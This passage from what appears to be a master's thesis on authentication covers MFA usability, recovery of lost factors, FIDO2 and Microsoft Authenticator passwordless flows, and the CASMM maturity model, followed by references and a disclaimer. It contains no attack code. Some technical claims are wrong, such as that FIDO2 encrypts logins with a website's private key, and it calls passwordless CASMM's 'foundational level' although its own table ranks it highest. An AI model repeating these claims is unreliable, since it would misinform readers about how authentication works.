Users might choose to switch off MFA on the application as a result of having to log in with MFA frequently. There are a variety of methods that can be employed to lessen the level of irritation that MFA creates. To find an acceptable balance of security and usability for the application, these types of procedures must be risk assessed, as they do reduce the security provided by MFA.

- Recalling the user's browser so that MFA won't be required every time.
  - This could be either permanent or only last a few days.
  - This should be accomplished using more than just a cookie, which an intruder could hijack. For instance, a cookie that matched the prior IP address for which it was issued.
- Allow corporate (or known) IP ranges.
  - This does not prevent against malicious insiders or compromised user workstations.
- Require MF only for sensitive actions, not the initial login.
  - This will depend on the application's operation.

Handling users who forget or misplace their second factors is one of the main difficulties with MFA implementation. Many things could go wrong in this situation, including:

- Reinstalling a workstation without initially backing up existing digital certificates.
- Erasing or removing OTP codes from a phone without a backup.
- Changing mobile numbers.

There must be a means for users to get back into their accounts if they are unable to utilize their current MFA in order to avoid them from being locked out of the application; nevertheless, it is vital that this not give an attacker a way to get through MFA and steal their account.

There is no one "best way" to do this. The ideal approach could vary greatly depending on the application's security and amount of user control. For a publicly accessible service with thousands of users throughout the world, it is unlikely that the same solutions as for a corporate application will be practical. Every recovery technique has benefits and drawbacks that must be weighed against the application in question. Some suggestions include:

- Supplying the user with a number of one-time recovery codes when they set up MFA for the first session.
- Letting the user set up various MFA methods (such as a digital certificate, an OTP and a phone number for SMS) so they won't all be lost at once.
- Providing the user, a one-time recovery code (or fresh hardware token).
- Requiring the user to get in touch with the support team and putting in place a strict process to confirm their identification.
- Requiring another reliable user to confirm to them.

5.3 Passwordless Authentication

Strict authentication procedures require more work from users. Due to human nature, it is almost certain that some users will find a way to avoid making this effort. So, in the current landscape of escalating cyber threats, FIDO2 has emerged as a valuable solution to counteract a myriad of cyber-attacks. Its multifaceted approach to authentication aligns perfectly with the evolving tactics of cybercriminals. By eradicating the dependence on static passwords and introducing robust authentication factors like biometrics and physical keys, FIDO2 disrupts the traditional attack vectors that adversaries exploit. This includes thwarting phishing attacks by generating unique cryptographic signatures for each service, making stolen credentials useless. FIDO2's resilience to brute-force attacks, its ability to resist man-in-the-middle attempts, and the requirement of physical presence for authentication further fortify its defenses against remote intrusions.

5.3.1 FIDO2 Authentication

The most promising solution to reduce the danger of dodging MFA currently seems to be hardware-based authentication systems employing FIDO2. To authenticate a user to a website, FIDO2 authentication employs cryptographic keys that have already been registered with a provider (e.g., Microsoft 365). The service provides information about the request's source, such as the site's URI, in the challenge it sends to the FIDO2 device. As a result, attempts to utilize this authentication mechanism to log in to a malicious phishing website ought to be unsuccessful. Hardware tokens like Yubikeys and built-in solutions like Windows Hello on a user's laptop are two examples of FIDO2 authentication [24].

With the availability of alternative authentication techniques, FIDO2 authentication is susceptible to downgrade attacks. That is, a company might use FIDO2 authentication as their primary method but also permit the delivery of one-time passwords (OTP) by SMS or email as a backup option; attackers could try to attack the secondary method to avoid FIDO2. FIDO2 authentication may be challenging to establish for logistical reasons in addition to this vulnerability. For most users, switching to FIDO2 authentication is a significant adjustment that frequently incurs additional expenditures for enterprises.




Figure 5.1: FIDO2 Authentication

The FIDO2 Standard has the following main benefits:

- **Security**: By default, FIDO2 encrypts the login using a set of keys (private and public) that can only be decrypted by the registered device. Each website has a different set of cryptographic login credentials. Additionally, these are never saved on a server and are always kept on the user's device.
- **Users Convenience**: Users can unlock their cryptographic credentials via USB keys, Bluetooth wristbands, and security features integrated into their devices (facial recognition, fingerprint sensors, etc.). Users are freed from the burden of remembering complex passwords.
- **Strong Authentication Factors**: FIDO2 leverages strong authentication factors such as biometric data (fingerprints, facial recognition) and physical security tokens (e.g., YubiKey) which are significantly more resilient to compromise compared to traditional passwords.
- **Privacy**: Since cryptographic keys are specific to each website, it is impossible to follow a user from one site to another. Biometric information also never leaves the user's device. This eliminates issues that could result from centralized user biometric fingerprint storage.
- **Elimination of Password – Related Risks**: With passwordless authentication, the risks associated with weak passwords, password reuse, and forgotten passwords are effectively mitigated. This reduces the avenues through which cybercriminals can gain unauthorized access.
- **Scalability**: High scalability is possible with the decentralized authentication mechanism. Most contemporary browsers have a standardized JavaScript API that is used for authentication by web apps.
- **Reduced Friction**: Traditional password-based authentication often leads to user frustration due to forgotten passwords or account lockouts. Passwordless authentication eliminates such hurdles, reducing friction in the user experience.

- **Phishing Resistance**: FIDO2's cryptographic authentication process mitigates the risks of phishing attacks. Even if users are tricked into providing their credentials, the absence of static passwords makes it nearly impossible for attackers to gain unauthorized access.
- **Global Standard**: FIDO2 has gained recognition as a global standard, backed by major tech companies and organizations. Its widespread adoption indicates its credibility and readiness for securing online interactions.
- **Future-Proofing**: Passwordless authentication aligns with the direction of technological advancement. As cybersecurity threats evolve, passwordless methods like FIDO2 are better poised to adapt and address emerging challenges.

In essence, FIDO2-based passwordless authentication not only strengthens security but also enhances user experience, reduces risks, and aligns with the demands of modern online interactions. Its multifaceted benefits position it as a powerful solution for combating the intricate landscape of digital threats.



1
The user is redirected to the login page.
Username
Password
2
There will have the option of logging in using the device's local biometric authentication mechanism.
3
If you select it, an exchange of cryptographic keys will occur between the server and the browser.

Figure 5.2: FIDO2 enhances user experience

By addressing vulnerabilities at multiple levels, FIDO2 significantly bolsters cybersecurity defenses, rendering traditional attack vectors ineffective. Its multifaceted approach and focus on privacy, cryptography, and user-centric design make it an indispensable weapon against cyber threats.

By using cryptography keys and challenges to confirm the legitimacy of the server request (such as a request to login or to authenticate), the FIDO2 authentication protocol helps against phishing attacks. According to FIDO2, the website or service (such as an e-banking website) is linked to certain keys. The user must authenticate their identity using device or biometrics to login or complete a transaction. After that, the user has their own private key, which they can use with a FIDO2 account on any website. The website's private key is used to encrypt and decrypt messages transmitted to and received from it [23].




Figure 5.3: FIDO2 authentication protocol

The authentication process will fail if the private keys do not match the allocated service. The technique avoids phishing attacks because FIDO2 forbids user authentication on malicious services or websites. The above demonstrates how the user and service can communicate using FIDO2 private keys. Since the FIDO2 keys are inaccessible to the attacker, authentication is prevented.

5.3.2 Microsoft Authenticator Solution

In passwordless authentication, you can permit an employees/user's phone to be used. The most common scenario is that users already have enabled multithe-factor authentication option using the Microsoft Authenticator application.

Any iOS or Android phone can become a reliable, passwordless credential with the help of the Authenticator App. By receiving a notice on their phone, comparing a number displayed on the screen to the one on their phone, and then confirming with their biometric (touch or face) or PIN, users can sign in to any platform or browser.

The Authenticator app's passwordless authentication follows the same fundamental principles as Windows Hello for Business.




Figure 5.3: Microsoft Authenticator identification steps

Microsoft Passwordless authentication follows these steps:

1. The user enters a username.
2. Azure AD detects that the user has a strong credential and starts the Strong Credential flow.
3. A notification is sent to the app via Apple Push Notification Service (APNS) on iOS devices, or via Firebase Cloud Messaging (FCM) on Android devices.
4. The user receives the push notification and opens the app.
5. The app calls Azure AD and receives a proof-of-presence challenge and nonce.
6. The user completes the challenge by entering their biometric or PIN to unlock private key.
7. The nonce is signed with the private key and sent back to Azure AD.
8. Azure AD performs public/private key validation and returns a token.

The following process is used when a user signs in with a FIDO2 security key:




Figure 5.4: FIDO2 security key

1. The user plugs the FIDO2 security key into their computer.
2. Windows detects the FIDO2 security key.
3. Windows sends an authentication request.
4. Azure AD sends back nonce.

5. The user completes their gesture to unlock the private key stored in the FIDO2 security key's secure enclave.
6. The FIDO2 security key signs the nonce with the private key.
7. The primary refresh token (PRT) token request with signed nonce is sent to Azure AD.
8. Azure AD verifies the signed nonce using the FIDO2 public key.
9. Azure AD returns PRT to enable access to on-premises resources.

5.4 Consumer Authentication Strength Maturity Model (CASMM)


The acronym CASMM corresponds to the Consumer Authentication Strength Maturity Model. This model serves as a framework designed to enhance online security through the utilization of advanced password practices and authentication methodologies. The CASMM encompasses a hierarchical structure comprising eight distinct tiers, ranging from Level 1, which denotes the lowest level of security, to Level 8, which signifies the zenith of security. Each successive level embodies a unique approach to the creation and management of passwords and authentication modalities. Notably, as the model ascends in levels, it accommodates progressive enhancements in security [20].

One particularly robust facet encapsulated within higher CASMM levels is the inclusion of Passwordless Authentication, exemplified by a FIDO2 implementation. The integration of Passwordless Authentication at elevated levels amplifies the security posture of online accounts, effectively fortifying their resistance to unauthorized access and potential breaches.

The primary objective of CASMM is to facilitate an upward progression across its hierarchy, thereby enhancing password security for individuals. This advancement is achieved by adhering to the prescribed procedures and optimal practices delineated within the model. To illustrate, the utilization of a reputable password manager, such as 1Password or LastPass, to contrive and securely store potent and distinct passwords for individual accounts (as found in Level 4) represents a constructive measure.

Furthermore, augmenting security can be accomplished by embracing the incorporation of an additional layer of authentication MFA in one's account access mechanisms. The application of MFA encompasses diverse options, such as receiving a code on a mobile device or via email, or employing dedicated apps like Google Authenticator or Authy (situated at Level 5 or 6). Moreover, individuals seeking to heighten their security stance can opt for more advanced MFA alternatives, including the utilization of tangible security tokens like YubiKey or Titan Security Key, or the integration of biometric factors like fingerprints or facial recognition (evident at Levels 7 or 8). By adopting these measures in accordance with CASMM's guidelines, individuals can systematically fortify their security posture and engender heightened resilience against unauthorized access and potential breaches.

CASMM is a valuable resource that can help us stay safe and secure in the digital world. You can also check out this graphic art that illustrates the CASMM levels and steps.



THE CONSUMER AUTHENTICATION STRENGTH MATURITY MODEL (CASMM) V6

8	PASSLESS	**Passwordless** *Examples:* WebAuthN, FIDO2 In addition to managed passwords, your 2FA comes from a physical token or your mobile/desktop's built-in trust center.	VULNERABLE TO: HARDWARE COMPROMISE, FORCE
7	CODELESS	**App-based Codeless 2FA** *Examples:* Some Microsoft Auth In addition to managed passwords, you have a 2FA app that prompts you to accept or deny an authentication attempt.	VULNERABLE TO: MALWARE, FORCE
6	APP2FA	**App-based 2FA Codes** *Examples:* Authenticator, Authy In addition to managed passwords, you get MFA codes generated for you by an application that only you can access.	VULNERABLE TO: PHISHING, MALWARE
5	SMS2FA	**SMS-based 2FA Codes** *Examples:* Any SMS-based auth In addition to managed passwords, you get MFA codes sent to you by text message (SMS).	VULNERABLE TO: PHISHING, SIM-SWAPPING
4	PASSMAN	**Password Manager** *Examples:* 1Password, LastPass In addition to having unique passwords, you also store them securely in an encrypted archive.	VULNERABLE TO: ACCOUNT RESET / TAKEOVER
3	QUALPASS	**Quality Passwords** *Examples:* A012-2vOs-11xM Your passwords are not just unique, but they're long, random, and they include special characters.	VULNERABLE TO: PASSWORD DUMPS / CRACKING
2	UNIQPASS	**Unique Passwords** *Examples:* DOBs, Teams, Schools Your passwords are unique, but they're too short, simple, or contain personal information.	VULNERABLE TO: LIVE PASSWORD GUESSING
1	SHARPASS	**Shared Passwords** *Examples:* Gmail, Wells Fargo, Netflix You use the same password in multiple places across the internet.	VULNERABLE TO: CREDENTIAL STUFFING

DANIEL MIESSLER 2022

Figure 5.6: CASMM model

In CASMM, the prioritization of passwordless authentication as the foundational level underscores its critical role in strengthening security. This emphasis is grounded in the inherent vulnerabilities of traditional password-based systems. As the first step, CASMM recognizes that eliminating passwords reduces exposure to common attack vectors like phishing, credential theft, and password reuse. Passwordless authentication also aligns with the shift towards user-friendly, frictionless experiences, enhancing user adoption and satisfaction. By laying this strong foundation, CASMM positions passwordless authentication as the gateway to more robust security practices, reinforcing its pivotal significance in modern authentication methods.

CASMM serves as an invaluable tool in our pursuit of bolstering online security, offering a user-friendly framework for the formulation and administration of passwords and authentication methodologies. Through the utilization of CASMM, we can accomplish the following objectives:

- Evaluate the current level of our password security, pinpointing areas necessitating enhancement.
- Gain insights into the foremost practices and contemporary trends concerning password security, and subsequently apply them to our online accounts.
- Mitigate the probability of falling victim to hacking or compromise orchestrated by cybercriminals, who employ multifarious techniques to subvert or purloin our passwords.
- Amplify our online privacy, thereby safeguarding our personal and financial data from unauthorized access or unscrupulous usage.

By harnessing the capabilities of CASMM, individuals can systematically chart a course toward a more robust and impregnable online security posture, effectively shielding themselves against a dynamic landscape of digital threats.

5.5 Conclusion

In conclusion, the adoption of passwordless authentication, specifically through the FIDO2 standard, emerges as the most optimal and compelling solution within the realm of authentication methods. This conclusion is grounded in a comprehensive analysis of the contemporary security landscape, user experience, and the pressing need to address the vulnerabilities associated with conventional password-based systems [21].

The FIDO2 standard embodies a paradigm shift that addresses the inherent shortcomings of traditional authentication methods. By substituting static passwords with cryptographic key pairs and robust authentication factors such as biometrics or physical tokens, FIDO2 fundamentally transforms the authentication paradigm. This shift is not merely incremental; it represents a quantum leap in security, making unauthorized access through stolen or compromised credentials an obsolete threat.

Furthermore, the user experience with FIDO2 passwordless authentication is elevated to an unprecedented level of convenience. Users are liberated from the arduous task of managing passwords, reset processes, and the risks of password-related attacks. With FIDO2, the process of authentication becomes seamless, swift, and inherently secure.

The resounding superiority of FIDO2 passwordless authentication also resonates with its alignment with modern technological trends. As the digital landscape advances, security risks diversify, and user expectations evolve, the robustness of FIDO2 becomes increasingly relevant.

References

[1] *Authentication vulnerabilities* (no date) *Web Security Academy*. Available at: https://portswigger.net/web-security/authentication (Accessed: 23 September 2023).

[2] *Authentication vulnerabilities* (no date a) *Web Security Academy*. Available at: https://portswigger.net/web-security/authentication#what-is-the-difference-between-authentication-and-authorization (Accessed: 23 September 2023).

[3] *OAUTH 2.0 authentication vulnerabilities* (no date) *Web Security Academy*. Available at: https://portswigger.net/web-security/oauth (Accessed: 23 September 2023).

[4] *Protecting against account takeover attacks: Best practices for cisos* (no date) *https://www.futurae.com*. Available at: https://www.futurae.com/it/blog/prevent-account-takeovers-with-passwordless-authentication/ (Accessed: 23 September 2023).

[5] *How FIDO2 fights phishing attacks and keeps users happy: Futurae* (no date) *https://www.futurae.com*. Available at: https://www.futurae.com/it/blog/fido2-passwordless-avoid-fraud-phishing-attacks/ (Accessed: 23 September 2023).

[6] Chang, J. (2023) *55 important password statistics you should know: 2023 breaches & reuse data*, *Financesonline.com*. Available at: https://financesonline.com/password-statistics/ (Accessed: 23 September 2023).

[7] Danish (2022) *Attacking 2FA in modern web apps*, *Snapsec Blog*. Available at: https://snapsec.co/blog/Attacking-2FA-in-Modern-Apps/ (Accessed: 23 September 2023).

[8] Ayd&#305;n, B. (2023) *Bug bounty hunting - let's simulate 2FA bypass techniques*, *Medium*. Available at: https://medium.com/@batuhanaydinn/bug-bounty-hunting-lets-simulate-2fa-bypass-techniques-ea9a1cc4a2e6 (Accessed: 23 September 2023).

[9] *2FA bypass techniques.* (no date) *GitHub*. Available at: https://github.com/Batuhanaydnn/365Days-Bug-Bounty/blob/master/day1/day1.md (Accessed: 23 September 2023).

[10] Kgretzky, K. (2018) *KGRETZKY/Evilginx2: Standalone man-in-the-middle attack framework used for phishing login credentials along with session cookies, allowing for the bypass of 2-factor authentication*, *GitHub*. Available at: https://github.com/kgretzky/evilginx2 (Accessed: 23 September 2023).

[11] Gretzky, K. (2020) *EVILGINX 2.4 - gone phishing*, *BREAKDEV*. Available at: https://breakdev.org/evilginx-2-4-gone-phishing/ (Accessed: 23 September 2023).

[12] Bakker, J. (2023) *How to set up Evilginx to Phish Office 365 credentials*, *JanBakker.tech*. Available at: https://janbakker.tech/how-to-set-up-evilginx-to-phish-office-365-credentials/ (Accessed: 23 September 2023).

[13] *Bypassing MFA: A forensic look at Evilginx2 phishing kit* (no date) *Aon*. Available at: https://www.aon.com/cyber-solutions/aon_cyber_labs/bypassing-mfa-a-forensic-look-at-evilginx2-phishing-kit/ (Accessed: 23 September 2023).

[14] drk1wi (no date) *Drk1wi/modlishka: Modlishka. reverse proxy.*, *GitHub*. Available at: https://github.com/drk1wi/Modlishka (Accessed: 23 September 2023).

[15] *Phishing with Modlishka reverse HTTP proxy* (no date) *Phishing with Modlishka Reverse HTTP Proxy - Red Team Notes*. Available at: https://www.ired.team/offensive-security/red-team-infrastructure/how-to-setup-modliska-reverse-http-proxy-for-phishing (Accessed: 24 September 2023).

[16] *Lab: 2fa bypass using a brute-force attack* (no date) *Web Security Academy*. Available at: https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-bypass-using-a-brute-force-attack (Accessed: 26 September 2023).

[17] *Protecting against account takeover attacks: Best practices for cisos* (no date) *https://www.futurae.com*. Available at: https://www.futurae.com/it/blog/prevent-account-takeovers-with-passwordless-authentication/ (Accessed: 23 September 2023).

[18] *Multi-factor authentication cheat sheet* (no date) *Multifactor Authentication - OWASP Cheat Sheet Series*. Available at: https://cheatsheetseries.owasp.org/cheatsheets/Multifactor_Authentication_Cheat_Sheet.html (Accessed: 23 September 2023).

[19] *The Modlishka Phishing Tool and MFA: What you need to know* (no date) *Identity Security for the Digital Enterprise*. Available at: https://www.pingidentity.com/en/resources/blog/post/modlishka-phishing-tool-mfa-need-to-know.html (Accessed: 26 September 2023).

[20] *The consumer authentication strength maturity model (CASMM) V6*, *Unsupervised Learning*. Available at: https://danielmiessler.com/p/casmm-consumer-authentication-security-maturity-model/ (Accessed: 23 September 2023).

[21] Parmar, V. *et al.* (no date) *A comprehensive study on Passwordless Authentication | IEEE conference*, *A Comprehensive Study on Passwordless Authentication*. Available at: https://ieeexplore.ieee.org/abstract/document/9760934/ (Accessed: 23 September 2023).

[22] *Google introduces first quantum resilient FIDO2 security key implementation* (2023) *The Hacker News*. Available at: https://thehackernews.com/2023/08/google-introduces-first-quantum.html (Accessed: 23 September 2023).

[23] *How FIDO2 fights phishing attacks and keeps users happy: Futurae* (no date) *https://www.futurae.com*. Available at: https://www.futurae.com/blog/fido2-passwordless-avoid-fraud-phishing-attacks/ (Accessed: 26 September 2023).

[24] *FIDO2: Web authentication (WebAuthn)* (2022) *FIDO Alliance*. Available at: https://fidoalliance.org/fido2-2/fido2-web-authentication-webauthn/ (Accessed: 26 September 2023).

Disclaimer

This master thesis, explores various cyber-attack techniques, including but not limited to Evilginx, Modlishka, brute force attacks, and phishing, with the primary aim of examining vulnerabilities within digital systems and understanding their potential impact on the community. This research is conducted solely for academic purposes and to contribute to the field of cybersecurity knowledge

The author wishes to clarify that the information and techniques described within this document are intended strictly for educational and research purposes. The author does not condone, endorse, or encourage the use of these techniques for any malicious or illegal activities. Any attempt to use the information presented herein for unauthorized or unethical purposes is strongly discouraged and may be subject to legal consequences.

Furthermore, it is essential to acknowledge that the rapidly evolving nature of technology and cybersecurity may render some of the information in this thesis outdated or less relevant over time. Readers are encouraged to verify the information and techniques presented here with up-to-date sources and consult with experts in the field before applying any of the concepts discussed.

The author and the academic institution associated with this thesis hold no responsibility for any misuse of the information provided in this document. Individuals who choose to utilize this information do so at their own risk and are solely responsible for their actions.

By accessing and reading this thesis, the reader acknowledges and agrees to the terms and conditions outlined in this disclaimer. The author and the academic institution assume no liability for any consequences resulting from the use or misuse of the information contained herein.